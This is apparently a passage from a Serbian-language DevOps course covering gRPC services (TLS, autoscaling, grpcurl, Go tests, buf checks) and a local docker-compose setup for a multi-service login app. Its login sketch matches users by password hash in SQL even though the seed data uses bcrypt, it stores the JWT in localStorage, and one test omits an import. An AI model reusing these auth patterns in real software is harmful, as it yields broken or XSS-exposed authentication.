    name: project-a-internal-ca-issuer
    kind: ClusterIssuer
```

```
// Server: učitaj TLS cert iz mounted secreta
creds, err := credentials.NewServerTLSFromFile(
    "/etc/tls/tls.crt",
    "/etc/tls/tls.key",
)
grpcServer := grpc.NewServer(grpc.Creds(creds))

// Klijent: učitaj CA cert
creds, err := credentials.NewClientTLSFromFile("/etc/tls/ca.crt", "")
conn, err := grpc.Dial(target, grpc.WithTransportCredentials(creds))
```

HorizontalPodAutoscaler za notification service

```
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
metadata:
  name: go-notification-service
  namespace: project-a-prod
spec:
  scaleTargetRef:
    apiVersion: apps/v1
    kind: Deployment
    name: go-notification-service
  minReplicas: 2
  maxReplicas: 10
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
```

Environment variable za go-service

go-service treba znati adresu notification servisa:

```
# U go-service deployment.yaml:
env:
  - name: NOTIFICATION_SERVICE_ADDR
    value: "go-notification-service:50051"
# ili pun DNS:
# value: "go-notification-service.project-a-prod.svc.cluster.local:50051"
```

Debugovanje u K8s

```
# Port forward pa grpcurl lokalno
kubectl port-forward svc/go-notification-service 50051:50051 -n project-a-prod

grpcurl -plaintext localhost:50051 list
grpcurl -plaintext \
  -d '{"to":"test@test.com","token":"abc","base_url":"http://localhost","user_id":1}' \
  localhost:50051 \
  notification.v1.NotificationService/SendVerificationEmail

# Ili exec u go-service pod (ako ima grpcurl binarni)
kubectl exec -it deploy/go-service -n project-a-prod -- \
  grpcurl -plaintext go-notification-service:50051 grpc.health.v1.Health/Check

# Logs notification service-a
kubectl logs -l app=go-notification-service -n project-a-prod --tail=100 -f
```

06 — gRPC u Projektu: Kada i Zašto

Finalna arhitektura sa gRPC



Kada dodati gRPC u projekt

Situacija	Dodaj gRPC?
Imaš drugi Go servis koji treba pozivati	Da
Performanse između servisa su bottleneck	Da
Trebaš streaming (npr. real-time dashboard)	Da
Tim raste, potreban typed kontrakt između timova	Da
Jedini klijent je browser	Ne — REST
PHP treba direktno pozivati Go	Ne — HTTP/JSON
Projekt je mali mono-servis	Ne — overhead nije opravdan

Kada NE koristiti gRPC


Browser: Browseri ne podržavaju gRPC direktno. Trebaš grpc-web proxy (Envoy) koji dodaje kompleksnost. Koristi REST + Fetch API.

PHP klijent: PHP gRPC library je kompleksna za setup, zahtijeva `grpc` PHP extension koji se ne kompajlira svuda, i ima lošu Docker podršku. Za PHP → Go komunikaciju, HTTP/JSON je prava odluka.

Mono-servis: Ako imaš jedan servis koji radi sve, gRPC overhead (generisanje koda, versioning .proto-a, poseban port) nije opravdan.

Alternativa: gRPC Gateway (REST + gRPC isti kod)

Ako trebaš i PHP (REST) i Go (gRPC) da pozivaju isti servis:



grpc-gateway auto-generira REST API iz .proto anotacija:

```
import "google/api/annotations.proto";

service NotificationService {
  rpc SendVerificationEmail(SendVerificationEmailRequest) returns (SendEmailResponse) {
    option (google.api.http) = {
      post: "/v1/notifications/verify-email"
      body: "*"
    };
  };
}
```

Iz ove anotacije dobijamo i gRPC i REST endpoint bez dupliranja logike. Za project-a ovo nije potrebno jer PHP ne poziva notification servis direktno.

Testiranje gRPC servisa

Unit test servera (mock email sender)

```
// server/notification_server_test.go
package server_test

import (
    "context"
    "testing"

    "go.uber.org/zap/zaptest"
    "google.golang.org/grpc/codes"
    "google.golang.org/grpc/status"

    notificationv1 "github.com/youruser/project-a/gen/notification/v1"
    "github.com/youruser/project-a/services/go-notification-service/server"
)

type MockEmailSender struct {
    called bool
    lastMsg server.EmailMessage
    err     error
}

func (m *MockEmailSender) Send(_ context.Context, msg server.EmailMessage) error {
    m.called = true
    m.lastMsg = msg
    return m.err
}

func TestSendVerificationEmail_Success(t *testing.T) {
    mock := &MockEmailSender{}
    srv := server.NewNotificationServerWithEmail(zaptest.NewLogger(t), mock)

    resp, err := srv.SendVerificationEmail(context.Background(), &notificationv1.SendVerificationEmailRequest{
        To:      "test@firma.com",
        Token:   "test-token-123",
        BaseUrl: "https://app.test",
        UserId:  42,
    })

    if err != nil {
        t.Fatalf("unexpected error: %v", err)
    }
    if !resp.Success {
        t.Error("expected Success=true")
    }
    if resp.MessageId == "" {
        t.Error("expected non-empty MessageId")
    }
    if !mock.called {
        t.Error("expected email sender to be called")
    }
    if mock.lastMsg.To != "test@firma.com" {
        t.Errorf("expected To=test@firma.com, got %s", mock.lastMsg.To)
    }
}

func TestSendVerificationEmail_ValidationError(t *testing.T) {
    srv := server.NewNotificationServerWithEmail(zaptest.NewLogger(t), &MockEmailSender{})

    _, err := srv.SendVerificationEmail(context.Background(), &notificationv1.SendVerificationEmailRequest{
        To:      "", // prazan To – treba da vrati InvalidArgument
        Token:   "token",
    })

    if err == nil {

```



```

        t.Fatal("expected error, got nil")
    }
    s, _ := status.FromError(err)
    if s.Code() != codes.InvalidArgument {
        t.Errorf("expected InvalidArgument, got %v", s.Code())
    }
}

func TestSendVerificationEmail_EmailSenderError(t *testing.T) {
    mock := &MockEmailSender{err: fmt.Errorf("smtp connection refused")}
    srv := server.NewNotificationServerWithEmail(zaptest.NewLogger(t), mock)

    _, err := srv.SendVerificationEmail(context.Background(), &notificationv1.SendVerificationEmailRequest{
        To:      "test@firma.com",
        Token:   "token",
        BaseUrl: "https://app.test",
        UserId:  1,
    })

    if err == nil {
        t.Fatal("expected error")
    }
    s, _ := status.FromError(err)
    if s.Code() != codes.Internal {
        t.Errorf("expected Internal, got %v", s.Code())
    }
}

```

Integracija test sa bufconn (bez pravog TCP-a)

```

// Koristi google.golang.org/grpc/test/bufconn za in-process gRPC testiranje.
// Server i klijent komuniciraju kroz in-memory buffer – nema porta, nema race conditiona.

import "google.golang.org/grpc/test/bufconn"

const bufSize = 1024 * 1024

func setupTestServer(t *testing.T) (notificationv1.NotificationServiceClient, func()) {
    lis := bufconn.Listen(bufSize)
    srv := grpc.NewServer()
    notificationv1.RegisterNotificationServiceServer(
        srv,
        server.NewNotificationServerWithEmail(zaptest.NewLogger(t), &MockEmailSender{}),
    )
    go srv.Serve(lis)

    conn, _ := grpc.DialContext(context.Background(), "bufnet",
        grpc.WithContextDialer(func(ctx context.Context, _ string) (net.Conn, error) {
            return lis.DialContext(ctx)
        }),
        grpc.WithTransportCredentials(insecure.NewCredentials()),
    )

    cleanup := func() {
        conn.Close()
        srv.Stop()
        lis.Close()
    }

    return notificationv1.NewNotificationServiceClient(conn), cleanup
}

```

Migracija iz goroutine pristupa na gRPC

Stari pristup (iz modula 26-async-i-queues):

```
// go-service: direktno slanje emaila iz goroutine
go func() {
    if err := emailSender.SendVerificationEmail(req.Email, token); err != nil {
        logger.Error("email failed", zap.Error(err))
    }
}()
```

Novi pristup (gRPC notification service):

```
// go-service: delegira notification servisu
if err := h.notification.SendVerificationEmail(
    r.Context(), req.Email, token, h.config.BaseURL, userID,
); err != nil {
    h.logger.Warn("notification unavailable", zap.Error(err))
}
```

Prednosti novog pristupa: - **Observability**: notification-service loguje svaki pokušaj centralno - **Retry**: notification-service upravlja retry logikom, go-service ne treba znati - **Skalabilnost**: notification-service skalira nezavisno od go-service - **Testabilnost**: mock `NotificationClient` interface u go-service testovima - **Typed kontrakt**: kompajler hvata greške pri promjeni API-ja

Source: 27-grpc/07-vezba-priprema-ai-okvira-i-sync.md

07 — Vežba: gRPC

Podešavaš AI okvir za gRPC servise (proto kontrakt higijena, buf lint/breaking check) i verifikuješ da svaki RPC poziv radi ispravno sa korektnim error kodovima.

1. Diskusija

Pre nego počneš, razjasni sa AI-om:

Šta tačno radimo: Dodajemo buf lint i buf breaking check u CI za zaštitu proto kontrakta od nekompatibilnih promena. Testiramo svaki RPC poziv sa `grpcurl` — uspešan odgovor, not-found, invalid-argument. Verifikujemo da streaming RPC streama ispravno.

Pretpostavke za potvrdu: - gRPC server je pokrenut lokalno i ima server reflection uključenu - `buf` je dostupan kao Docker slika ili instaliran - `grpcurl` je instaliran lokalno - Proto fajlovi su u verzionisanoj strukturi (paket verzionisan, npr. `v1`)

Van opsega: - TLS konfiguracija za produkcionu gRPC (to je infrastruktura, poseban task) - gRPC-Web ili transkodovanje na HTTP/JSON - Multi-language generated stubs (samo Go u ovoj vežbi)

Prompt za diskusiju:

```
Evo .proto fajla za [servis]. Hoću da dodam novo polje bez kvarenja postojećih klijenata.
Objasni pravila proto kompatibilnosti (šta sme, šta ne sme), kako buf breaking to štiti u CI-ju
i šta znači rezervisati uklonjena polja. Koji error kodovi (codes.NotFound, codes.InvalidArgument)
su ispravni za koji slučaj u ovom servisu?
```

2. Plan

Aktiviraj plan mode: u Claude Code terminalu kucaj `/plan` pre bilo koje izmene.

Cilj: Proto kontrakt zaštićen buf-om u CI; svaki RPC verifikovan `grpcurl`-om; error kodovi ispravni.

Fajlovi koji se diraju: - `proto/` — izmene proto fajlova (ako testiramo novu poruku/polje) - `.gitlab-ci.yml` — buf lint + buf breaking faza - `buf.yaml` / `buf.gen.yaml` — buf konfiguracija

Fajlovi koji se NE diraju: - Generisani *_pb.go fajlovi — generiše se automatski, ne editovati ručno - internal/ aplikacioni kod — samo ako RPC implementacija ima bug (poseban task)

AI okvir za ovu oblast:

Dodaj sekciju u CLAUDE.md ili napravi .claude/rules/proto-checks.md

Sadržaj pravila:

- Nikad ne menjaj broj ili tip postojećeg polja; uklonjena polja idu u `reserved`.
- CI pokreće `buf lint` + `buf breaking` against main grane; breaking promena blokira merge.
- Verzionisanje paketa (v1, v2) za nekompatibilne promene API-ja.
- Generisani stubs se ne edituju ručno — uvek regenerisati iz proto izvora.
- gRPC error kodovi moraju biti semantički ispravni (NotFound, InvalidArgument, itd.), ne samo generic Internal.

Acceptance criteria: - [] buf lint prolazi bez grešaka - [] buf breaking ne prijavljuje nenamerne breaking promene (namerne su dokumentovane) - [] grpcurl poziv za svaki RPC vraća očekivani odgovor - [] grpcurl za nepostojeći resurs vraća codes.NotFound (ne codes.Internal) - [] grpcurl za neispravan argument vraća codes.InvalidArgument - [] Streaming RPC streama ispravno (vidljivo više odgovora) - [] Sync zapisan

AI pregled plana:

Evo plana pre egzekucije:

1. Pokrenuti buf lint i buf breaking lokalno
2. Verifikovati svaki RPC poziv grpcurl-om (success, not-found, invalid-argument)
3. Testirati streaming RPC
4. Dodati buf u CI ako još nije

Da li su acceptance criteria merljivi i testabilni?

Šta fali ili je nejasno — posebno oko error kodova u ovom servisu?

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

```
# Buf lint — proveriti proto stilska pravila
docker run --rm -v "$PWD":/work -w /work bufbuild/buf lint

# Buf breaking — proveriti da nema breaking promena u odnosu na main
docker run --rm -v "$PWD":/work -w /work bufbuild/buf breaking \
  --against '.git#branch=main'

# Regeneriši stubs posle proto promena
docker run --rm -v "$PWD":/work -w /work bufbuild/buf generate

# gRPC server reflection — proveriti koje servise server nudi
grpcurl -plaintext localhost:9090 list

# Pozovi RPC — success slučaj
grpcurl -plaintext -d '{"id":1}' localhost:9090 pkg.v1.OrderService/GetOrder

# Not found slučaj (id ne postoji)
grpcurl -plaintext -d '{"id":99999}' localhost:9090 pkg.v1.OrderService/GetOrder

# Invalid argument slučaj (id = 0 ili negativan)
grpcurl -plaintext -d '{"id":0}' localhost:9090 pkg.v1.OrderService/GetOrder

# Streaming RPC (ako postoji)
grpcurl -plaintext -d '{"filter":"active"}' localhost:9090 pkg.v1.OrderService/ListOrders
```

4. AI validacija

Evo acceptance criteria iz plana:

- buf lint čist
- buf breaking bez nenamerne breaking promene
- grpcurl za success vraća očekivani odgovor
- grpcurl za not-found vraća codes.NotFound
- grpcurl za invalid-argument vraća codes.InvalidArgument
- Streaming RPC streama ispravno

Evo outputa buf i grpcurl komandi:
[ovde lepiš stvarni output]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.
Ako ne – šta tačno fali i koji je ispravni error kod / proto popravak?

5. UAT — ručna validacija

#	Akcija	Očekivani rezultat
1	grpcurl -plaintext localhost:9090 list	Ispisani su svi servisi koje server nudi (reflection radi)
2	grpcurl -plaintext -d '{"id":1}' localhost:9090 pkg.v1.OrderService/GetOrder	Validan JSON odgovor sa svim očekivanim poljima
3	grpcurl -plaintext -d '{"id":99999}' localhost:9090 pkg.v1.OrderService/GetOrder	Error code: NOT_FOUND sa smislenom porukom, ne INTERNAL
4	grpcurl -plaintext -d '{"id":0}' localhost:9090 pkg.v1.OrderService/GetOrder	Error code: INVALID_ARGUMENT sa opisom koji argument je neispravan
5	Ručno promeni broj polja u .proto i pokreni buf breaking	buf prijavljuje breaking promenu i izlazi sa exit code != 0
6	Ako postoji streaming RPC: pokreni grpcurl stream poziv	Primljeno više odgovora pre zatvaranja streama

Sync — zatvori petlju:

Zapiši u .claude/memory/decisions.md ili u CLAUDE.md sekciju ## Decision log

```
## [datum] — gRPC sync
- Urađeno:
- Naučeno:
- Šta bi promenio:
```

Phase — 28-graduation-project

Directory: 28-graduation-project/

Source: 28-graduation-project/01-projekat-specifikacija.md

Graduation Project — Specifikacija

Šta gradiš

Multi-service web aplikacija sa login funkcionalnošću. Minimalan feature set, maksimalan infrastrukturni kompleksitet — ovo je template za svaki produkcionni projekat koji dolazi posle.

Funkcionalna specifikacija aplikacije

Login stranica (/) - Email + password forma - Submit → `POST /api/auth` sa JSON body `{"email": "...", "password": "..."} - Uspješan login → 200 OK + JWT → Vue prikazuje: “Hello World, user@firma.com” - Neuspješan login → 401 Unauthorized → Vue prikazuje error poruku ispod forme - JWT se čuva u localStorage, šalje se u Authorization: Bearer <token> header na API pozive - /api/health → 200 OK {"status": "ok", "service": "php"} (health check endpoint)`

Login flow kroz stack:

```
Vue form → POST /api/auth
    → nginx proxy → PHP service → Go service
        → MySQL: SELECT user WHERE email=? AND password_hash=?
        → Redis: SET session:{uuid} {user_json} EX 3600
        → Go → PHP: {token: "jwt...", user: {email}}
    PHP → nginx → Vue
```

Finalni URLovi

URL	Okruženje	Cert
<code>https://app.firma.com</code>	AWS EKS prod	ACM
<code>https://app.dev.firma.com</code>	AWS EKS dev	ACM
<code>https://app.staging.firma.com</code>	AWS EKS staging	ACM
<code>https://mr-42.dev.firma.com</code>	AWS EKS review	ACM wildcard <code>*.dev.firma.com</code>
<code>https://app.local</code>	kind (lokalno)	self-signed


```

project-a/
├── services/
│   ├── nginx/
│   │   ├── Dockerfile          # FROM nginx:1.25-alpine
│   │   └── nginx.conf          # reverse proxy config
│   ├── frontend/
│   │   ├── Dockerfile          # multi-stage: node:20-alpine → nginx:alpine
│   │   ├── src/
│   │   │   ├── App.vue
│   │   │   ├── main.js
│   │   │   └── components/
│   │   │       └── LoginForm.vue
│   │   ├── package.json
│   │   └── vite.config.js
│   ├── php-service/
│   │   ├── Dockerfile          # FROM php:8.3-fpm-alpine
│   │   ├── public/
│   │   │   └── index.php        # entry point
│   │   ├── src/
│   │   │   └── AuthController.php
│   │   ├── composer.json       # slim/slim + guzzlehttp/guzzle
│   │   └── go-service/
│   │       ├── Dockerfile      # multi-stage: golang:1.22-alpine → scratch
│   │       ├── main.go
│   │       ├── internal/
│   │       │   ├── auth/
│   │       │   │   └── handler.go
│   │       │   ├── db/
│   │       │   │   ├── mysql.go    # master write, replica read
│   │       │   │   └── cache/
│   │       │   │       └── redis.go
│   │       └── go.mod
│   └── helm/
│       ├── project-a/
│       │   ├── Chart.yaml
│       │   ├── values.yaml       # defaults
│       │   └── values/
│       │       ├── local.yaml     # kind dev, pullPolicy: Never
│       │       ├── dev.yaml       # AWS dev, ECR image, RDS endpoint
│       │       ├── staging.yaml
│       │       └── prod.yaml      # replica count 2+, PDB, strict resources
│   └── terraform/
│       ├── bootstrap/
│       │   └── main.tf            # S3 state bucket + DynamoDB lock (jednom)
│       ├── modules/
│       │   ├── vpc/
│       │   │   ├── main.tf
│       │   │   ├── variables.tf
│       │   │   └── outputs.tf
│       │   ├── eks/
│       │   │   ├── main.tf
│       │   │   ├── variables.tf
│       │   │   └── outputs.tf
│       │   ├── rds/
│       │   │   ├── main.tf        # MySQL 8.0 master + read replica
│       │   │   ├── variables.tf   # aws_db_instance x2 + subnet group
│       │   │   └── outputs.tf      # outputs: master_endpoint, replica_endpoint
│       │   ├── elasticache/
│       │   │   ├── main.tf        # Redis 7
│       │   │   ├── variables.tf   # aws_elasticache_replication_group
│       │   │   └── outputs.tf
│       │   └── iam/
│       │       ├── main.tf
│       │       ├── variables.tf
│       │       └── outputs.tf
│       └── envs/

```

dev/	
main.tf	
dev.tfvars	
backend.tf	
staging/	
main.tf	
staging.tfvars	
backend.tf	
prod/	
main.tf	
prod.tfvars	
backend.tf	
dynamic/	
main.tf	# review environments (mr-{N})
variables.tf	# var: mr_number, branch_slug
docker-compose.yml	# lokalni dev: svih 7 kontejnera
.gitlab-ci.yml	# kompletan pipeline

Prerekviziti

Završeni moduli 01-10 — pretpostavlja se da znaš pisati Dockerfile, Helm chart, `.gitlab-ci.yml`, Terraform module, i da si deployjao na EKS bar jednom.

Nalози i alati: - AWS nalog — IAM user sa: IAM, VPC, EKS, RDS, ElastiCache, S3, Route53, ACM, SecretsManager, EC2 - GitLab nalog — projekt sa enabled Container Registry - Domen pod kontrolom (DNS NS ili hosted zone u Route53) - Docker Desktop

Ne treba lokalno instalirati: terraform, kubectl, helm, aws CLI, go, node, php, mysql-client — sve se pokreće kao Docker image.

AWS troškovi — procjena po okruženju

Ovo je zašto `terraform destroy` mora biti automatizovan.

Dev okruženje (EKS + RDS + ElastiCache + ALB + NAT)

Resurs	Spec	\$/sat	\$/dan (8h rad)
EKS control plane	managed	\$0.10	\$0.80
EC2 node group	2x t3.medium	\$0.083	\$0.66
RDS MySQL master	db.t3.micro	\$0.017	\$0.14
RDS MySQL replica	db.t3.micro	\$0.017	\$0.14
ElastiCache Redis	cache.t3.micro	\$0.017	\$0.14
ALB	1 kom	\$0.008	\$0.06
NAT Gateway	1 AZ	\$0.045	\$0.36
Ukupno		~\$0.29/h	~\$2.30/dan

Review env (ephemeral, po MR-u)

Review env dijeli EKS cluster sa dev-om (namespace izolacija), ali dobija sopstvenu RDS instancu i ElastiCache za izolovano testiranje. Troši ~\$0.08/h dok je aktivan, auto-destroy na MR close.

Staging i Prod

Staging = dev spec + multi-AZ RDS (~\$0.50/h). Prod = t3.large nodovi, Multi-AZ RDS, Redis cluster mode, Reserved instances ako je dugoročno.

Pravilo: Destroy dev i staging kad ne radiš. Ukupno za učenje: ~\$20-40.

Source: 28-graduation-project/02-lokalni-dev-setup.md

Lokalni Dev Setup

Cilj: `docker compose up` → login stranica radi na `https://app.local`. Sve 7 kontejnera (nginx, frontend, php-service, go-service, mysql-master, mysql-replica, redis) dižu se zajedno, health checkovi su wired, ne treba ništa lokalno instalirati.

Korak 1: kind konfiguracija za multi-service

```
# kind-config.yaml – u root projekta
kind: Cluster
apiVersion: kind.x-k8s.io/v1alpha4
nodes:
  - role: control-plane
    kubeadmConfigPatches:
      - |
        kind: InitConfiguration
        nodeRegistration:
          kubeletExtraArgs:
            node-labels: "ingress-ready=true"
    extraPortMappings:
      - containerPort: 80
        hostPort: 80
        protocol: TCP
      - containerPort: 443
        hostPort: 443
        protocol: TCP
      - containerPort: 30000
        hostPort: 30000
        protocol: TCP    # opciono: NodePort debug
  - role: worker
  - role: worker
```

```
kind create cluster --name project-a --config kind-config.yaml

# nginx Ingress Controller
kubectl apply -f https://raw.githubusercontent.com/kubernetes/ingress-nginx/\
controller-v1.10.0/deploy/static/provider/kind/deploy.yaml

kubectl wait --namespace ingress-nginx \
  --for=condition=ready pod \
  --selector=app.kubernetes.io/component=controller \
  --timeout=120s

# /etc/hosts
echo "127.0.0.1 app.local" | sudo tee -a /etc/hosts
```

Dva worker noda su bitna: go-service i mysql ne mogu na isti node zbog resource contention u lokalnom testu.

Korak 2: .env.local

`.env.local` **ne ide na git** (`.gitignore` mora sadržavati `.env.local`). Lokalno se ne koristi AWS SM — direktne vrijednosti za brzinu iteracije.

```
# .env.local — NIJE za commit, NIJE produkciona lozinka
# Za lokalni dev samo

# MySQL
MYSQL_ROOT_PASSWORD=localrootpass
MYSQL_DATABASE=appdb
MYSQL_USER=appuser
MYSQL_PASSWORD=applocalpass

# Redis
REDIS_PASSWORD=redislocalpass

# Go service
GO_DB_MASTER_DSN=appuser:applocalpass@tcp(mysql-master:3306)/appdb?parseTime=true
GO_DB_REPLICA_DSN=appuser:applocalpass@tcp(mysql-replica:3306)/appdb?parseTime=true
GO_REDIS_ADDR=redis:6379
GO_REDIS_PASSWORD=redislocalpass
GO_JWT_SECRET=localjwtsecret-change-in-prod

# PHP service
PHP_GO_SERVICE_URL=http://go-service:8080
PHP_APP_ENV=local

# Nginx
NGINX_UPSTREAM_PHP=php-service:9000
```

Korak 3: docker-compose.yml

```
# docker-compose.yml
version: "3.9"

x-logging: &default-logging
  driver: "json-file"
  options:
    max-size: "10m"
    max-file: "3"

services:

  mysql-master:
    image: mysql:8.0
    container_name: project-a-mysql-master
    env_file: .env.local
    environment:
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
      MYSQL_DATABASE: ${MYSQL_DATABASE}
      MYSQL_USER: ${MYSQL_USER}
      MYSQL_PASSWORD: ${MYSQL_PASSWORD}
    command: >
      --server-id=1
      --log-bin=mysql-bin
      --binlog-format=ROW
      --gtid-mode=ON
      --enforce-gtid-consistency=ON
    volumes:
      - mysql-master-data:/var/lib/mysql
      - ./services/go-service/db/migrations:/docker-entrypoint-initdb.d:ro
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
      interval: 10s
      timeout: 5s
      retries: 10
      start_period: 30s
    networks:
      - backend
    logging: *default-logging

  mysql-replica:
    image: mysql:8.0
    container_name: project-a-mysql-replica
    env_file: .env.local
    environment:
      MYSQL_ROOT_PASSWORD: ${MYSQL_ROOT_PASSWORD}
      MYSQL_DATABASE: ${MYSQL_DATABASE}
      MYSQL_USER: ${MYSQL_USER}
      MYSQL_PASSWORD: ${MYSQL_PASSWORD}
    command: >
      --server-id=2
      --log-bin=mysql-bin
      --binlog-format=ROW
      --gtid-mode=ON
      --enforce-gtid-consistency=ON
      --read-only=ON
    volumes:
      - mysql-replica-data:/var/lib/mysql
    depends_on:
      mysql-master:
        condition: service_healthy
    healthcheck:
      test: ["CMD", "mysqladmin", "ping", "-h", "localhost", "-u", "root", "-p${MYSQL_ROOT_PASSWORD}"]
      interval: 10s
      timeout: 5s
      retries: 10
      start_period: 30s
```

```
networks:
  - backend
logging: *default-logging

redis:
  image: redis:7-alpine
  container_name: project-a-redis
  command: redis-server --requirepass ${REDIS_PASSWORD} --appendonly yes
  volumes:
    - redis-data:/data
  healthcheck:
    test: ["CMD", "redis-cli", "-a", "${REDIS_PASSWORD}", "ping"]
    interval: 5s
    timeout: 3s
    retries: 5
  networks:
    - backend
  logging: *default-logging

go-service:
  build:
    context: ./services/go-service
    dockerfile: Dockerfile
  container_name: project-a-go-service
  env_file: .env.local
  environment:
    DB_MASTER_DSN: ${GO_DB_MASTER_DSN}
    DB_REPLICA_DSN: ${GO_DB_REPLICA_DSN}
    REDIS_ADDR: ${GO_REDIS_ADDR}
    REDIS_PASSWORD: ${GO_REDIS_PASSWORD}
    JWT_SECRET: ${GO_JWT_SECRET}
    PORT: "8080"
  depends_on:
    mysql-master:
      condition: service_healthy
    mysql-replica:
      condition: service_healthy
    redis:
      condition: service_healthy
  healthcheck:
    test: ["CMD", "wget", "-q", "--spider", "http://localhost:8080/health"]
    interval: 10s
    timeout: 5s
    retries: 5
    start_period: 10s
  networks:
    - backend
  logging: *default-logging

php-service:
  build:
    context: ./services/php-service
    dockerfile: Dockerfile
  container_name: project-a-php-service
  env_file: .env.local
  environment:
    GO_SERVICE_URL: ${PHP_GO_SERVICE_URL}
    APP_ENV: ${PHP_APP_ENV}
  depends_on:
    go-service:
      condition: service_healthy
  healthcheck:
    test: ["CMD", "wget", "-q", "--spider", "http://localhost:8000/health"]
    interval: 10s
    timeout: 5s
    retries: 5
    start_period: 10s
```

```

networks:
  - backend
  - frontend
logging: *default-logging

frontend:
  build:
    context: ./services/frontend
    dockerfile: Dockerfile
    target: build          # multi-stage: samo build artefakt, ne serve
  container_name: project-a-frontend-build
  volumes:
    - frontend-dist:/app/dist
  # Kontejner završi build i stane – nginx čita iz volumea

nginx:
  build:
    context: ./services/nginx
    dockerfile: Dockerfile
  container_name: project-a-nginx
  ports:
    - "80:80"
    - "443:443"
  volumes:
    - frontend-dist:/usr/share/nginx/html:ro
  depends_on:
    php-service:
      condition: service_healthy
    frontend:
      condition: service_completed_successfully
  healthcheck:
    test: ["CMD", "wget", "-q", "--spider", "http://localhost/health"]
    interval: 10s
    timeout: 5s
    retries: 3
  networks:
    - frontend
  logging: *default-logging

networks:
  backend:
    driver: bridge
  frontend:
    driver: bridge

volumes:
  mysql-master-data:
  mysql-replica-data:
  redis-data:
  frontend-dist:

```

Korak 4: health check endpointi

Svaki servis mora imati `GET /health` koji odgovara `200 OK` sa JSON-om. Ovo je i liveness probe u K8s.

Go service (`GET :8080/health`):

```
{"status":"ok","service":"go","db_master":"ok","db_replica":"ok","redis":"ok"}
```

PHP service (`GET :8000/health`):

```
{"status":"ok","service":"php","go_service":"ok"}
```

nginx (`GET :80/health`):

```
200 OK
```

nginx `/health` se servira direktno, bez proxy-a — za ALB target group health check.

```
# u nginx.conf
location /health {
    access_log off;
    return 200 "ok\n";
    add_header Content-Type text/plain;
}

location /api/ {
    proxy_pass http://php-service:8000;
    proxy_set_header Host $host;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
    proxy_read_timeout 30s;
    proxy_connect_timeout 5s;
}

location / {
    root /usr/share/nginx/html;
    try_files $uri $uri/ /index.html; # SPA fallback
    expires 1h;
    add_header Cache-Control "public, no-transform";
}
```

Korak 5: od docker compose up do login stranice

```
# 1. Build i start svih servisa
docker compose --env-file .env.local up --build -d

# 2. Prati logove za startup (MySQL je najsporiji — 20-40s)
docker compose logs -f mysql-master mysql-replica go-service

# 3. Čekaj da su svi healthy
docker compose ps
# Svi servisi trebaju biti: healthy ili running

# 4. Provjera health checkova
curl http://localhost/health
curl http://localhost/api/health
# Oba trebaju vratiti 200

# 5. Login test
curl -X POST http://localhost/api/auth \
  -H "Content-Type: application/json" \
  -d '{"email":"test@firma.com","password":"testpass"}'
# Očekivano: {"token":"eyJ...", "user":{"email":"test@firma.com"}}
# Ili: 401 Unauthorized ako user ne postoji u bazi

# 6. Browser
open http://localhost
# Vidiš login formu, loguješ se, vidiš "Hello World, test@firma.com"
```

Seed data za test user — migration fajl koji MySQL učitava pri prvom startu:

```
-- services/go-service/db/migrations/001_seed.sql
CREATE TABLE IF NOT EXISTS users (
  id BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
  email VARCHAR(255) NOT NULL UNIQUE,
  password_hash VARCHAR(255) NOT NULL,
  created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

INSERT IGNORE INTO users (email, password_hash) VALUES
('test@firma.com', '$2y$10$...bcrypt-hash-of-testpass...');
```

Cěsti failure modovi

PHP ne može dosegnuti Go service (Connection refused na go-service:8080)

Problem: PHP startuje pre nego što je Go service healthy. `depends_on: condition: service_healthy` to rješava, ali samo ako je Go service healthcheck ispravno konfigurisan. Provjeri:

```
docker inspect project-a-go-service | grep -A 10 '"Health"'
# Status mora biti "healthy", ne "starting"
```

Ako Go service ostaje u `starting` stanju, problem je u health check komandi ili `start_period`-u (predugo za Dockerovu procjenu).

MySQL nije spreman kad Go pokušava konekciju (povremeni dial tcp: connection refused)

MySQL image mora inicijalizovati data directory pri prvom startu — to traje. `depends_on: condition: service_healthy` sa `retries: 10` i `start_period: 30s` pokriva ovo. Ako i dalje failuje, dodaj retry logiku u Go DSN connection pool:

```
// db/mysql.go – connection retry s exponential backoff
for attempts := 0; attempts < 10; attempts++ {
  db, err = sql.Open("mysql", dsn)
  if err == nil {
    if pingErr := db.Ping(); pingErr == nil {
      break
    }
  }
  time.Sleep(time.Duration(attempts+1) * 2 * time.Second)
}
```

Vue build cache — stari JS u browseru

Vite output fajlovi imaju content hash u imenu (`app.Bx9kL3mN.js`), ali nginx može cache-ovati `index.html` koji referencira stari hash. Lokalno: `Ctrl+Shift+R` (hard reload). U produkciji: `index.html` mora imati `Cache-Control: no-cache, no-store`.

```
location = /index.html {
  add_header Cache-Control "no-cache, no-store, must-revalidate";
  add_header Pragma "no-cache";
  expires 0;
}
```

mysql-replica ne replicira od mastera

Lokalni setup koristi dva odvojena MySQL kontejnera bez automatski konfigurisane replikacije. Za simulaciju master/replica u docker-compose, dodaj init skriptu koja konfiguriše `CHANGE MASTER TO` posle startup-a. Alternativno — koristi isti MySQL kontejner lokalno, samo s različitim variablama (`GO_DB_MASTER_DSN` i `GO_DB_REPLICA_DSN` ukazuju na isti host). Realna replikacija testira se na AWS RDS-u gdje je automatska.

nginx vraća 502 Bad Gateway na /api/

php-service nije spreman ili nije dosežan. Provjeri:


```
docker compose logs php-service --tail 50
docker exec project-a-nginx wget -q -O- http://php-service:8000/health
